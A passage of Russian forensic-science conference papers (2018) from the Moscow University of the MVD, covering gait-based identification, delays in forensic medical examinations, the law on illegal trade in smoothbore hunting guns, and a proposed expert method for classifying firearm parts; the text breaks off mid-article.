1. Официальный интернет-сайт МВД России – постоянный адрес страницы URL: https://мвд.рф/mvd/structure1/Centri/JEkspertno_kriminalisticheskij_centr/Publikacii_i_vistuplenija/item/11329811.

2. Соглашение о сотрудничестве между Министерством внутренних дел Российской Федерации и Государственным комитетом судебных экспертиз Республики Беларусь в сфере судебно-экспертной деятельности, 2017.

3. Регионы России. – 2008. – № 10 (31). – октябрь. – С. 22–23.

Любовь Юрьевна Захарова[1],
преподаватель кафедры исследования документов
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

Александра Сергеевна Суляева[2],
слушатель 5 курса
Института судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

К ВОПРОСУ ОБ ИСПОЛЬЗОВАНИИ КРИМИНАЛИСТИЧЕСКИ ЗНАЧИМОЙ ИНФОРМАЦИИ О ФУНКЦИОНАЛЬНЫХ ЭЛЕМЕНТАХ ВНЕШНОСТИ ЧЕЛОВЕКА

Криминалистическое установление личности преступника относится к одной из наиболее сложных задач при раскрытии и расследовании преступлений.

В настоящее время для установления личности преступника сотрудники экспертно-криминалистических подразделений в основном используют его анатомические элементы и признаки внешности. В ряде случаев исходные данные, полученные от потерпевших, свидетелей или с помощью технических средств фиксации, оказываются малоинформативными, не содержат индивидуализирующую информацию и не всегда позволяют установить даже групповую принадлежность [1].

---

[1] © Захарова Л. Ю., 2018.
[2] © Суляева А. С., 2018.

Источником информации о функциональных элементах (динамических признаках) человека сегодня выступают системы видеонаблюдения, поскольку в современном мире во многих сферах жизнедеятельности человека – для обеспечения охраны банков, торговых центров и учебных заведений – они получили достаточно широкое применение. Также для контроля оперативной обстановки, обеспечения безопасности городов и каждого жителя страны правоохранительные органы используют единую информационно-телекоммуникационную систему «Безопасный город». Поэтому в случае совершения противоправных действий данные системы не только позволяют быстро реагировать и применять надлежащие меры по предотвращению преступлений, но и фиксировать происшествия посредством видеозаписи [2], являющейся наиболее «перспективным средством фиксации» функциональных элементов и признаков человека.

Это обусловлено несколькими причинами: во-первых, такие системы являются источниками объективной информации в виде материально-фиксированных отображений внешности человека; во-вторых, они позволяют получать качественные изображения с высоким разрешением, достаточной резкостью отдельных кадров, что делает их пригодными для дальнейшего экспертного исследования с использованием инструментальных методов (аналитической фотограмметрии с математической обработки результатов измерений) и, в-третьих, совместимость систем наблюдения с компьютерными средствами и технологиями открывает новые возможности для изучения и анализа изображений путем масштабирования, нанесения антропометрических точек на отдельных кадрах и покадрового анализа изображений.

Получение разнообразной информации в результате изучения динамических признаков человека может проводиться в рамках отдельного вида экспертного исследования, которое займет место одной из составляющих системы габитоскопии. При этом потребуется привлечение отдельных теоретических положений, закономерностей и практических наработок из смежных отраслей знания для решения криминалистических задач, не только в области габитоскопии и портретной экспертизы, но и из биомеханики (спортивной и медицинской), психофизиологии, информатики, фотограмметрии и др. [3].

Также мы разделяем точку зрения Булгакова В. Г., Сафонова А. А., Варченко И. А. о том, что «современный этап криминалистического исследования динамических признаков человека будет

определяться интеграцией отдельных положений самых разнообразных естественных и технических наук» [4]. Поскольку еще Белкин Р. С. определял возможность криминалистического исследования динамических признаков человека только на основе интеграции знаний математических и физических наук для анализа визуальной информации и распознавания образов, а также информационных технологий и компьютерных (кибернетических) методов программной обработки изображений. При этом формирование нового криминалистического знания будет происходить в результате не простого сложения, а сплава рассматриваемых наук [5].

Однако, примечательно, что в связи с возросшим интересом к исследованию функциональных элементов внешности человека, особенно в тех случаях, когда анатомические элементы внешности человека не содержат необходимого объема информации, обладающей идентификационной значимостью, расширяются современные возможности методов и средств фиксации и анализа элементов и признаков внешности человека.

Так, например, в настоящее время разрабатываются экспертные методики исследования таких динамических элементов, как походка, жестикуляция и др. [6]. Также существуют положительные примеры экспертной практики проведения идентификационных биомеханических исследований походки человека [7].

Изучение динамических признаков открывает новые возможности решения различных криминалистических задач, что способствует повышению эффективности работы оперативных и следственных подразделений в раскрытии и расследовании преступлений.

Библиографический список

1. Булгаков В. Г. Использование криминалистически значимой информации о динамических признаках человека в раскрытии и расследовании преступлений: монография / под ред. проф. А. М. Зинина. – М. : Юрлитинформ, 2013. – 160 с.

2. Захарова Л. Ю., Суляева А. С. Криминалистическое исследование динамических элементов внешности человека // Судебная портретная экспертиза на современном этапе. Проблемы и пути решения : материалы Всероссийской конференции (28 февраля 2017 года) // Научно-практический журнал «Энциклопедия Судебной Экспертизы». – 2017. – № 2 (13). – С. 166–170.

3. Булгаков В. Г., Булгакова Е. В. Динамические признаки человека как источники криминалистически значимой информации для раскрытия и расследования преступлений // URL: www.rusnauka.com/14_APSN_2008/Pravo/32581.

4. Булгаков В. Г., Сафонов А. А., Варченко И. А. Криминалистическое исследование динамических признаков человека: история и современное состояние // Общество и право. – 2010. – № 3 (30). – С. 253.

5. Белкин Р. С. Криминалистика: проблемы сегодняшнего дня. Злободневные вопросы российской криминалистики. – М. : НОРМА, 2001. С. 35–36.

6. Булгаков В. Г. Основы криминалистического исследования динамических признаков человека : монография / под ред. проф. Зинина А. М. – М. : Юрлитинформ, 2009. – 176 с.

7. Китаев Н. Н., Негреева М. Б., Шендеров В. А. Идентификационные возможности биомеханической экспертизы в криминалистике // Вестник криминалистики. – 2007. – № 2 (22). – С. 61–63.

Дмитрий Александрович Иванов[1],
заместитель начальника кафедры предварительного расследования
Московского университета МВД России имени В.Я. Кикотя,
Почетный сотрудник МВД России
кандидат юридических наук, доцент

НАЗНАЧЕНИЕ И ПРОИЗВОДСТВО НА СТАДИИ ВОЗБУЖДЕНИЯ УГОЛОВНОГО ДЕЛА СУДЕБНО-МЕДИЦИНСКОЙ ЭКСПЕРТИЗЫ В ЦЕЛЯХ УСТАНОВЛЕНИЯ ТЯЖЕСТИ ВРЕДА, ПРИЧИНЕННОГО ЗДОРОВЬЮ ПОТЕРПЕВШЕГО

Аннотация: В статье освещены актуальные аспекты деятельности должностных лиц, осуществляющих предварительное расследование при назначении и производстве судебно-медицинских экспертиз на стадии возбуждения уголовного дела, как важного фактора для создания правовых предпосылок возмещения физического вреда здоровью. Автором приводятся конкретные примеры из материалов уголовных дел, в которых отражены негативные последствия ненадле-

[1] © Иванов Д. А., 2018.

жащего выполнения требований уголовно-процессуального закона при назначении и производстве судебных экспертиз.

Ключевые слова: следователь, дознаватель, судебно-медицинская экспертиза, возбуждение уголовного дела, потерпевший, физический вред.

Действующая редакция ч. 1 ст. 144 УПК РФ позволяет назначать судебные экспертизы при проверке сообщений о любом совершенном или готовящемся преступлении. Говоря о позитивном аспекте изменений, внесенных в уголовно-процессуальный закон[1], следует особо отметить их значение относительно возможности назначения судебно-медицинской экспертизы до возбуждения уголовного дела. Возможность назначения судебно-медицинской экспертизы на стадии возбуждения уголовного дела логически оправданна применительно к фактам совершения преступлений, посягающих на жизнь и здоровье человека. Объясняется это прежде всего тем, что правильная квалификация совершенного преступления в таких случаях невозможна без установления тяжести вреда, причиненного потерпевшему[2].

Как отмечает А. В. Гриненко, производство судебной экспертизы на стадии возбуждения уголовного дела позволяет установить ряд обстоятельств, подтверждающих наличие признаков конкретного преступления. За основу при этом можно взять те обстоятельства, которые в обязательном порядке должны устанавливаться лишь в результате экспертного исследования. В соответствии со ст. 196 УПК РФ только в результате судебной экспертизы можно сделать вывод о причинах смерти, характере и размере вреда, причиненного преступлением, и др.[3]

---

[1] Федеральный закон от 4 марта 2013 г. № 23-ФЗ «О внесении изменений в статьи 62 и 303 Уголовного кодекса Российской Федерации и Уголовно-процессуальный кодекс Российской Федерации» (с последующими изменениями и дополнениями) // Собр. законодательства Рос. Федерации. – 2013. – № 9. – Ст. 875.

[2] Иванов Д. А. Актуальные вопросы назначения и производства судебно-медицинских экспертиз в целях обеспечения возмещения физического вреда, причиненного уголовно наказуемым деянием // Охрана прав и свобод человека и гражданина в сфере уголовного судопроизводства: материалы международной научно-практической конференции. М. : Московская академия экономики и права ; Союз криминалистов и криминологов, 2016. С. 223–231.

[3] Гриненко А. В. Механизм возбуждения уголовного дела : монография. М. : Юрлитинформ, 2016. С. 135.

Несмотря на то, что уголовно-процессуальное законодательство предусматривает возможность назначения судебных экспертиз на этапе проведения проверки сообщения о преступлении, реализовать в практической деятельности данную норму зачастую затруднительно ввиду длительности производства экспертных исследований. В частности, в ходе проведенного анализа деятельности следственных подразделений ряда регионов установлено, что основными причинами продления сроков предварительного расследования по уголовным делам являются факты, связанные с длительным проведением именно судебно-медицинских экспертиз (19,8 % – Забайкальский край[1], 32,1 % – Челябинская область[2], 10,9 % – Ярославская область[3], 18,7 % – Хабаровский край[4]).

Анализируя выявленную тенденцию, автор усматривает здесь две причины.

Во-первых, это – объективные причины, вызванные длительным стационарным лечением пострадавшего и, как следствие, отсутствие возможности провести судебно-медицинскую экспертизу, так как следователь, дознаватель не может представить на экспертное исследование все необходимые документы, на основе которых судебно-медицинский эксперт сможет объективно и достоверно определить степень тяжести причиненного вреда.

Во-вторых, факты несвоевременного назначения судебно-медицинских экспертиз, в частности, после возбуждения уголовных дел по фактам причинения вреда здоровью, что свидетельствует о бездействии следователей, дознавателей.

Продолжая анализировать деятельность следователей, дознавателей, следует подчеркнуть, что нарушения требований уголовно-процессуального закона в части, касающейся назначения и производ-

---

[1] Анализ причин продления сроков предварительного расследования по уголовным делам Следственного управления УМВД России по Забайкальском краю за 2015 г. (Исх. № 5/2011 от 17.03.2016 г.).

[2] Анализ причин продления сроков предварительного расследования по уголовным делам Следственного управления ГУ МВД России по Челябинской области за 2015 г. (Исх. № 17/3-5181 от 02.03.2016 г.).

[3] Анализ причин продления сроков предварительного расследования по уголовным делам Следственного управления УМВД России по Ярославской области за 2015 г. (Исх. № 11/4-4876 от 10.03.2016 г.).

[4] Анализ причин продления сроков предварительного расследования по уголовным делам Следственного управления УМВД России по Хабаровскому краю за 2014 г. (Исх. № 12/203 от 15.01.2015 г.).

ства судебно-медицинских экспертиз, выявлены не только на стадии возбуждения уголовного дела, но и в дальнейшем на стадии предварительного расследования. Подтверждением сказанного служат следующие факты невыполнения предписаний уголовно-процессуального законодательства об обязательном производстве судебно-медицинской экспертизы в случаях причинения вреда здоровью потерпевшего.

Так, следователь СО при ОВД по Южнопортовому району г. Москвы не назначил судебно-медицинскую экспертизу потерпевшему при расследовании разбойного нападения[1]*. Также в ходе расследования уголовного дела в СО при ОВД Богородское г. Москвы с учетом специфики телесных повреждений, причиненных потерпевшей Г., и имеющихся противоречий о степени тяжести вреда здоровью в медицинских документах врачей-офтальмологов следователем не назначена комиссионная судебно-медицинская экспертиза и, как следствие, не установлена степень тяжести вреда здоровью потерпевшей*[2]*.*

Данные факты свидетельствуют о грубейших нарушениях процесса доказывания со стороны должностных лиц, осуществляющих предварительное расследование, начиная со стадии возбуждения уголовного дела. Говорить что-либо о создании условий и гарантий для последующей компенсации физического вреда, причиненного преступными действиями, в таких случаях не представляется возможным в принципе.

В первую очередь, исправление данной ситуации зависит от непосредственного руководства органов предварительного расследования, которые в пределах полномочий, предоставленных п. 3 ч. 1 ст. 39 и п. 2 ч. 3 ст. 40^1 УПК РФ, обязаны давать указания о производстве отдельных процессуальных действий, в том числе о назначении и производстве судебной экспертизы. Тем самым указанные меры со стороны руководства органов предварительного расследования, предпринимаемые ими с момента проведения проверки сообщения о преступлении, должны выправить сложившуюся негативную тенденцию.

Изучение зарубежного опыта позволяет диссертанту предложить в данном контексте интересную правовую конструкцию, касающуюся

---

[1] Материалы уголовного дела № 282858, расследованного в СО при ОВД по Южнопортовому району г. Москвы в 2008 г.

[2] Материалы уголовного дела № 36247, расследованного в СО при ОВД Богородское г. Москвы в 2010 г.

помощи адвоката, который защищает права потерпевшего в уголовном судопроизводстве начиная с момента признания лица потерпевшим от преступления в случаях, когда лицо признается таковым при причинении физического вреда. В частности, § 397a УПК ФРГ предусматривает, что по ходатайству лица, поддерживающего обвинение, должен быть назначен адвокат, если оно является потерпевшим в результате уголовного преступления согласно §§ 226, 234–235, 238–239b, 249, 250, 252, 255 и 316a Уголовного уложения, что привело или предположительно приведет к тяжелому физическому или психическому ущербу[1].

Таким образом, целесообразно расширение прав, предоставленных потерпевшему при назначении и производстве судебной экспертизы. Предлагается *дополнить статью 198 УПК РФ частью третьей следующего содержания: «Потерпевший, в отношении которого производится судебная экспертиза, вправе пользоваться помощью адвоката».* По мнению автора, уже начиная со стадии возбуждения уголовного дела это создаст дополнительные гарантии соблюдения прав лиц, ставших жертвами преступлений, в том числе в случаях причинения физического вреда.

В ходе настоящего исследования автор выявил типичные факты бездействий следователей, дознавателей по обеспечению регрессного процесса компенсации расходов, ставших следствием причинения физического вреда потерпевшему и его последующего лечения. *Так, следователь СО при ОВД по району Метрогородок г. Москвы ошибочно квалифицировал действия обвиняемых по п.п. «а», «г» ч. 2 ст. 161 УК РФ, тогда как согласно заключению эксперта потерпевший в результате нападения получил телесные повреждения в виде закрытого перелома костей носа, причинившие легкий вред здоровью. Действия обвиняемых надлежало квалифицировать как разбой по признаку опасности для жизни и здоровья. При этом следователь не приобщил к материалам дела справку из ГКБ № 33 г. Москвы о средствах, затраченных на лечение потерпевшего из Фонда обязательного медицинского страхования г. Москвы и бюджета города*[2].

Подобные нарушения в очередной раз подтверждают авторскую позицию о необходимости проведения как разъяснительной работы с

---

[1] Уголовно-процессуальный кодекс Федеративной Республики Германия. Научно-практический комментарий и перевод текста закона / под ред. П. Головненкова, Н. Спица, У. Хелльман. 2-е изд. М. : Проспект, 2012. С. 320.

[2] Материалы уголовного дела № 309847, расследованного в СО при ОВД по району Метрогородок г. Москвы в 2010 г.

сотрудниками органов предварительного расследования, так и изучения нормативной правовой основы, регламентирующей порядок назначения и производства судебно-медицинских экспертиз, начиная с момента проведения проверки о совершенном уголовно наказуемом деянии, посягающим на жизнь и здоровье.

Таким образом, одним из важнейших условий в данном контексте является своевременность назначения судебно-медицинской экспертизы, и как следует из положений ч. 1 ст. 144 УПК РФ, делать это не только возможно, но и необходимо уже на этапе проведения проверки сообщения о совершенном уголовно наказуемом деянии.

Библиографический список

1. Гриненко А. В. Механизм возбуждения уголовного дела : монография. – М. : Юрлитинформ, 2016.

2. Иванов Д. А. Актуальные вопросы назначения и производства судебно-медицинских экспертиз в целях обеспечения возмещения физического вреда, причиненного уголовно наказуемым деянием // Охрана прав и свобод человека и гражданина в сфере уголовного судопроизводства: материалы международной научно-практической конференции. – М. : Московская академия экономики и права ; Союз криминалистов и криминологов, 2016. С. 223–231.

3. Уголовно-процессуальный кодекс Федеративной Республики Германия. Научно-практический комментарий и перевод текста закона / под ред. П. Головненкова, Н. Спица, У. Хелльман. – 2-е изд. – М. : Проспект, 2012.

4. Федеральный закон от 4 марта 2013 г. № 23-ФЗ «О внесении изменений в статьи 62 и 303 Уголовного кодекса Российской Федерации и Уголовно-процессуальный кодекс Российской Федерации» (с последующими изменениями и дополнениями) // Собр. законодательства Рос. Федерации. – 2013. – № 9. – Ст. 875.

Валентин Николаевич Качан[1],
старший преподаватель кафедры
экспертно-криминалистической деятельности
УНК судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

Сергей Викторович Майоров[2],
старший преподаватель кафедры
экспертно-криминалистической деятельности
УНК судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

К ВОПРОСУ О НЕЗАКОННОМ ОБОРОТЕ ГЛАДКОСТВОЛЬНОГО ОХОТНИЧЬЕГО ОРУЖИЯ И ПАТРОНОВ К НЕМУ

Для чего приобретается гладкоствольное охотничье оружие и патроны, являющиеся для него штатными? Для охоты либо для самообороны. Обе цели, как правило, достигаются легальным способом. Оформить лицензию на охотничье ружье в наше время является занятием весьма непростым и хлопотным. Однако, нередко более серьезные проблемы возникают не у владельца оружия, а у его ближайшего окружения (родственников), например, в случае его смерти, так как существуют строго регламентированные сроки сдачи оружия. Следует отметить, что, в ряде случаев именно подобные причины служат поводом перехода из легального оборота гладкоствольного оружия и патронов в не законный оборот.

Незаконный оборот огнестрельного оружия и боеприпасов – это одна из «кричащих» проблем настоящего времени [1]. По данным официальной статистики, за 2016 г. совершено 27 994 преступлений, связанных с незаконным оборотом оружия и боеприпасов. Экспертно-криминалистическими подразделениями ЭКП территориальных органов МВД России и ЭКЦ МВД России было исследовано 1 852 648 единиц различных образцов патронов ручного огнестрельного оружия, часть из которых являлась штатными для различных образцов гладкоствольного огнестрельного оружия [2]. Цифры впечатляют, хотя и они, вероятно, далеки от истины. Однако, проблема кроется не в количестве проводимых исследований гладкоствольного оружия и патронов, а в их

---

[1] © Качан В. Н., 2018.
[2] © Майоров С. В., 2018.

оценке, так как в разные периоды времени они имели различные результаты [3]. Следует отметить, что в период действия Уголовного кодекса РСФСР (с 1961 по 1996 гг.) оружие и боеприпасы подразделялись на две категории: гладкоствольное оружие и боеприпасы к нему; нарезное оружие и боеприпасы. Так как диспозиция статьи 218 УК РСФСР исключала гладкоствольное охотничье оружие и патроны из числа предметов преступления, предусматриваемого данной нормой, то под действие уголовного закона подпадало только лишь последнее. Однако уголовно-правовая оценка патронов гладкоствольных охотничьих ружей изменилась с введением в действие 13 декабря 1996 г. ФЗ № 150 «Об оружии», в котором в ст. 1 «Основные понятия, применяемые в настоящем Федеральном законе» были введены два понятия: «боеприпасы» и «патрон», а также в ст. 2. «Виды оружия» были введены отдельно гражданское, служебное, боевое ручное стрелковое и холодное оружие.

Кроме того, на уголовно-правовую оценку гладкоствольных охотничьих ружей и патронов повлияло и в ведение в действие с 1 января 1997 г. нового Уголовного кодекса Российской Федерации. Так как статья 222 на тот момент уже включала гладкоствольное оружие и патроны в число предметов незаконного оборота, то данное обстоятельство соответственно и привело к значительному увеличению статистических данных. Органам внутренних дел это давало возможность отчитываться об значительных «успехах» на этом направлении деятельности, а судам – доказать свою «непримиримость» к любым преступлениям, в том числе и касаемо незаконного оборота гражданского гладкоствольного оружия и патронов к нему. Однако при рассмотрении дел о нарушениях правил оборота гладкоствольного оружия и патронов к нему выяснилось, что неправомерные действия лица могут содержать одновременно признаки состава, как административного правонарушения, так и уголовного. То есть ответственность за незаконный оборот огнестрельного гладкоствольного охотничьего оружия и патронов к нему регулировалась двумя отраслями права: двумя действующими кодексами – уголовным и об административных правонарушениях, соответственно с резко отличающимися по строгости санкциями. Так в соответствии со ст. 172 действующего на тот момент КоАП РСФСР приобретение, хранение, передача другим лицам или продажа гражданами гладкоствольного огнестрельного оружия и патронов без разрешения органов внутренних дел влекла наложение незначительного штрафа с конфискацией оружия или без таковой. Максимальное наказание за незаконный оборот огнестрельного оружия и патронов к нему согласно ч. 1 ст. 222 УК

на несколько порядков строже – лишение свободы на срок от двух до четырех лет со штрафом в размере от 200 до 500 минимальных размеров оплаты труда. Как видно, просматривается явная конкуренция двух норм различных отраслей права. Для таких случаев в теории уголовного права сформулирован принцип предпочтения при квалификации правонарушения норме, предусматривающей более мягкую ответственность [4]. Однако на практике конца 90-х противоречивость судебной и доктринальной позиций нередко использовалась коррумпированными сотрудниками в корыстных целях.

Предпринятый законодателем шаг в обратном направлении (очевидно с целью исправления ситуации), то есть с принятием редакции ст. 222 УК ФЗ от 8.12.2003 г., проблему окончательно не только не решил, а еще больше усугубил. Так в новой редакции статья 222 «Незаконное приобретение, передача, сбыт, хранение, перевозка или ношение огнестрельного оружия, его основных частей, боеприпасов» (*за исключением гражданского огнестрельного гладкоствольного длинноствольного оружия, его основных частей и патронов к нему,* огнестрельного оружия ограниченного поражения, его основных частей и патронов к нему), взрывчатых веществ или взрывных устройств – приобрела оговорку, которая указывает, что гражданское гладкоствольное оружие, его основные части и боеприпасы исключены из круга предметов чч. 1–3 комментируемой статьи. При этом ст.ст. 223–226 такого исключения не содержат, что сводит к минимуму все усилия законодателя упорядочить данную проблему. Кроме того, статья 20.8. нового ныне действующего КоАП РФ «Нарушение правил производства, продажи, хранения или учета оружия и патронов к нему, взрывчатых веществ и взрывных устройств, пиротехнических изделий 4 и 5 классов, если эти действия не содержат уголовно наказуемого деяния» по-прежнему дублирует, а следовательно, вступает в противоречие с указанными ранее статьями УК РФ.

Таким образом, несмотря на попытку упорядочить законодательства, конкуренция двух норм различных отраслей права осталась неизменной, следовательно, возможность для коррупции сохраняется. Уместно при этом указать на то, что в настоящее время в своем решении по конкретному уголовному делу для органов предварительного следствия остается возможность для манипуляций двумя нормами различных отраслей права при расследовании случаев нарушения правил производства, продажи, хранения или учета гладкоствольного оружия и патронов к нему.

Представляется, что для обеспечения объективности и достоверности, проводимых органами предварительного расследования проверок и расследований необходимо внести изменения в ст.ст. 223–226 исключив гражданское гладкоствольное оружие, его основные части и патроны к нему из круга предметов за исключением гладкоствольных ружей имеющих самодельные изменения конструкции, позволяющие сделать его длину менее 800 мм без потери возможности его применения (производства выстрела).

Библиографический список

1. Качан В.Н Инновационный поход к решению проблем исследования патронов не завоского изготовления // Библиотека криминалиста. Научный журнал. – 2016. – № 6 – С. 289.

2. Здесь приводятся статистические данные в соответствии с информацией Главного информационно-аналитического центра МВД России (ГИАЦ МВД России).

3. Кокин А. В. Особенности судебно-баллистического исследования самостоятельно снаряженных патронов для нарезного огнестрельного оружия // Судебная экспертиза. – 2016. – № 3 (47). – С. 50–63.

4. Постановление Пленума Верховного Суда Российской Федерации от 12 марта 2002 г. № 5 «О судебной практике по делам о хищении, вымогательстве и незаконном обороте оружия, боеприпасов, взрывчатых веществ и взрывных устройств»

Андрей Васильевич Кокин[1],
профессор кафедры экспертно-криминалистической деятельности
учебно-научного комплекса судебной экспертизы
Московского университета МВД России им. В. Я. Кикотя,
доктор юридических наук

О МЕТОДИКЕ ИССЛЕДОВАНИЯ ОСНОВНЫХ ЧАСТЕЙ ОГНЕСТРЕЛЬНОГО ОРУЖИЯ

Борьба с незаконным оборотом огнестрельного оружия и его частей является одним из приоритетных направлений деятельности правоохранительных органов всех государств мира. Российская Федера-

[1] © Кокин А. В., 2018.

ция и Республика Беларусь не являются исключениями и в уголовных законах наших стран предусмотрена ответственность за незаконные действия с огнестрельным оружием и его частями.

В УК РФ основные части огнестрельного оружия являются предметом преступления по статьям 222, 223 и 226.1 [1]. В статье 1 Федерального закона от 13 декабря 1996 г. № 150-ФЗ «Об оружии» приведен исчерпывающий перечень основных частей огнестрельного оружия: ствол, затвор, барабан, рамка, ствольная коробка [2].

В статьях 295, 295[1] УК Республики Беларусь предусмотрена ответственность за незаконные действия с составными частями или компонентами огнестрельного оружия [3]. Соответствующие понятия приведены в статье 1 закона Республики Беларусь от 13 ноября 2001 г. № 61-З «Об оружии»[1] [4].

В российской правоприменительной практике для правильной квалификации противозаконного деяния в сфере оборота оружия, требуется однозначная классификация исследуемого объекта как основной части огнестрельного оружия и определение его пригодности для использования по целевому назначению. В подобных случаях назначается судебно-баллистическая экспертиза, на разрешение которой выносятся указанные взаимосвязанные вопросы. Однако экспертной методики исследования, устанавливающей однозначные принципы решения этих задач, на сегодняшний день не существует.

Для устранения этого методического пробела в текущем году Московским университетом МВД России имени В. Я. Кикотя запланирована разработка «Методики решения экспертного вопроса об отнесении деталей и сборочных единиц ручного огнестрельного оружия к основным частям», проводимая по заявке ЭКЦ МВД России.

В рамках проводимой работы, в первую очередь, требуется определить критерии и общий алгоритм действий эксперта, которые следует положить в основу разрабатываемой методики.

Представляется, что экспертная задача этой методики должна состоять из двух частей. Первая заключается в установлении принадлежности исследуемого объекта к основным частям огнестрельного оружия (ствол, затвор, барабан, рамка, ствольная коробка), а вторая – в

[1] Составные части и компоненты огнестрельного оружия – любые элементы или запасные детали, специально предназначенные для огнестрельного оружия и необходимые для его функционирования, в том числе ствол, корпус или ствольная коробка, затвор или барабан, ось затвора или казенник, а также любое устройство, предназначенное или адаптированное для уменьшения звука, производимого выстрелом.

определении его пригодности для использования по целевому назначению.

Объектами исследования методики являются детали и сборочные единицы огнестрельного оружия промышленного и самодельного изготовления. Но на исследование могут быть представлены детали и сборочные единицы других видов оружия: огнестрельного оружия ограниченного поражения (ООПП), газового, сигнального, пневматического оружия, а также конструктивно сходных с оружием изделий, в том числе устройств бытового и специального назначения. Однако в статье 1 ФЗ «Об оружии» фигурирует только термин «основные части огнестрельного оружия», который не соотносится с другими видами оружия, перечисленными в данном законе. Для ответа на возможные вопросы относительно указанных объектов следует исходить из принципа аналогии и применять алгоритм исследования деталей и частей огнестрельного оружия.

Сущность проводимого исследования должна заключатся в установлении на основании комплекса конструктивных признаков и целевого назначения принадлежности объекта к конкретной основной части огнестрельного оружия и его пригодности для использования по своему назначению.

Для ответа на поставленные вопросы требуется последовательное решение трех подзадач.

1. Определение целевого назначения объекта.

2. Установление пригодности использования объекта по целевому назначению в огнестрельном оружии.

3. Отнесение объекта к основной части огнестрельного оружия.

Окончательно вопрос о принадлежности исследуемой детали или сборочной единицы к основным частям огнестрельного оружия должен решаться на основании выводов подзадач 1 и 2.

Важным элементом любой экспертной методики является совокупность признаков, характеризующих объект исследования.

Как уже отмечалось, перечень основных частей огнестрельного оружия приведен в статье 1 ФЗ «Об оружии», он является исчерпывающим и расширительному толкованию не подлежит. При этом определения указанных в законе основных частей содержаться в ГОСТ 28633-90 «Оружие стрелковое. Термины и определения», в котором они представлены как детали (кроме ствольной коробки), а известно, что под деталью в технике понимают изделие, изготовленное из однородного по наименованию и марке материала, без применения

сборочных операций (ГОСТ 2.101-2016. Единая система конструкторской документации. Межгосударственный стандарт. Виды изделий).

Практика исследования основных частей огнестрельного оружия показывает, что они фактически всегда представляют собой сборочные единицы[1], то есть конструктивно объединенные детали. По этой причине представленный в стандарте подход, определяющий ствол, затвор, барабан и рамку именно как детали, следует признать не современным, ограниченным и неприемлемым для целей судебно-баллистической экспертизы. Исходя из этого, в методике следует оперировать двумя стандартизированными терминами «деталь» и «сборочная единица».

Вполне логично, что детали и сборочные единицы огнестрельного оружия промышленного изготовления, без изменения конструкции, следов переделок, самодельного ремонта и имеющие все элементы, необходимые для выполнения функций конкретной основной части, могут быть отнесены к таковой без проведения экспериментального отстрела оружия.

При исследовании стволов, затворов, барабанов, рамок, ствольных коробок огнестрельного оружия самодельного изготовления или промышленных, но со следами переделки или самодельного ремонта, вывод об отнесении их к основным частям должен формулироваться только с учетом результатов эксперимента, целью которого является установление возможности их использования по назначению в огнестрельном оружии промышленного или самодельного изготовления. При этом оружие с установленными на него исследуемыми основными частями должно удовлетворять критериям оружейности, огнестрельности и надежности.

Пригодность основной части для использования по целевому назначению можно определить как состояние, при котором все элементы конструкции, обеспечивающие ее функционирование в наличии, детали и части оружия взаимодействуют согласно конструктивному назначению, а производство выстрелов из него происходит без осечек и задержек.

---

[1] В соответствии с п. 5.1.3. ГОСТ 2.101—2016 «Единая система конструкторской документации. Межгосударственный стандарт. Виды изделий» *сборочная единица* – это изделие, составные части которого подлежат соединению между собой на предприятии-изготовителе сборочными операциями (свинчиванием, сочленением, клепкой, сваркой, пайкой, запрессовкой, развальцовкой, склеиванием, сшиванием, укладкой и т. п.).

Следует акцентировать внимание на следующих отдельных аспектах исследования деталей и сборочных единиц огнестрельного оружия.

Если объект (деталь или сборочная единица) изготовлен промышленным способом, не имеет следов переделки или ремонта, в наличии все конструктивные элементы, необходимые для выполнения главной функции конкретной основной части огнестрельного оружия, то формулируется вывод об его отнесении к соответствующей основной части огнестрельного оружия. При этом помимо своих главных функций некоторые основные части могут выполнять и иные. Например, главной функцией затвора является закрывание канала ствола при выстреле. Одновременно неисправность досылателя – части (детали) затвора, предназначенной для перемещения патрона в патронник, может влиять на выполнение последней операции. Однако затвор будет закрывать ствол при выстреле для производства, которого оружие может заряжаться вручную, посредством помещением патрона непосредственно в патронник. В подобных случаях логичен вывод о возможности использования исследуемой основной части только для производства отдельных выстрелов.

Отсутствие отдельных элементов конструкции объекта, представляющего собой сборочную единицу, может препятствовать для функционирования по целевому назначению. В этом варианте он определяется как сборка деталей (которые необходимо перечислить в тексте заключения) и не может быть отнесен к основным частям огнестрельного оружия. Например, представленный на экспертизу затвор винтовки Мосина без боевой личинки в выводе должен быть назван как сборка деталей (курок, ударник с боевой пружиной и стебель затвора) 7,62-мм винтовки образца 1891/30 г., которая к основным частям огнестрельного оружия не относится.

Отсутствие деталей, не влияющих на выполнении объектом главной функции конкретной основной части и имеющих иное назначение (например, отсутствие ударника и/или зацепа выбрасывателя в затворе 9-мм пистолета конструкции Макарова), не может повлиять на положительный вывод об отнесении исследуемого объекта к основной части.

Если в конструкцию объекта внесены необратимые изменения, препятствующие его использованию по целевому назначению при производстве выстрелов, то должен следовать вывод о том, что он является основной частью огнестрельного оружия, которая не пригодна для использования в огнестрельном оружии по целевому назначению при производстве выстрелов.

Для решения вопроса о пригодности для использования исследуемой основной части по целевому назначению, ее следует установить на соответствующий исправный экземпляр огнестрельного оружия промышленного производства.

На предприятиях изготовителях сборка многих образцов происходит селективно, то есть подгонка деталей друг к другу индивидуальна и по этой причине их взаимозаменяемость не всегда осуществима. Этот факт с одной стороны, может вообще являться препятствием сборки оружия, а с другой, если ее произвести удалось, отразиться на правильности взаимодействия деталей и частей оружия. Данное обстоятельство должно быть отражено в тексте заключения.

Другой проблемой, возникающей при определении пригодности основных частей, является отсутствие необходимых инструментов и оснастки для правильной разборки и последующей сборки оружия. Подобное обстоятельство должно являться основанием отказа от решения вопроса о пригодности объекта для использования, поскольку вывод, основанный исключительно на результатах визуального исследования, без проведения экспериментальной стрельбы, недопустим. При отсутствии возможности проверки экспериментальной стрельбой формулируется вывод о невозможности решения поставленного вопроса.

Проверка взаимодействия деталей и частей оружия является обязательным действием проводимого исследования. Если они правильно взаимодействуют либо в конструкции имеются отдельные неисправности, которые не оказывают существенного влияния на работоспособность оружия, то далее проводится экспериментальная стрельба для проверки пригодности использования исследуемой основной части по целевому назначению, ее прочности и надежности, как отдельно, так и всей конструкции оружия.

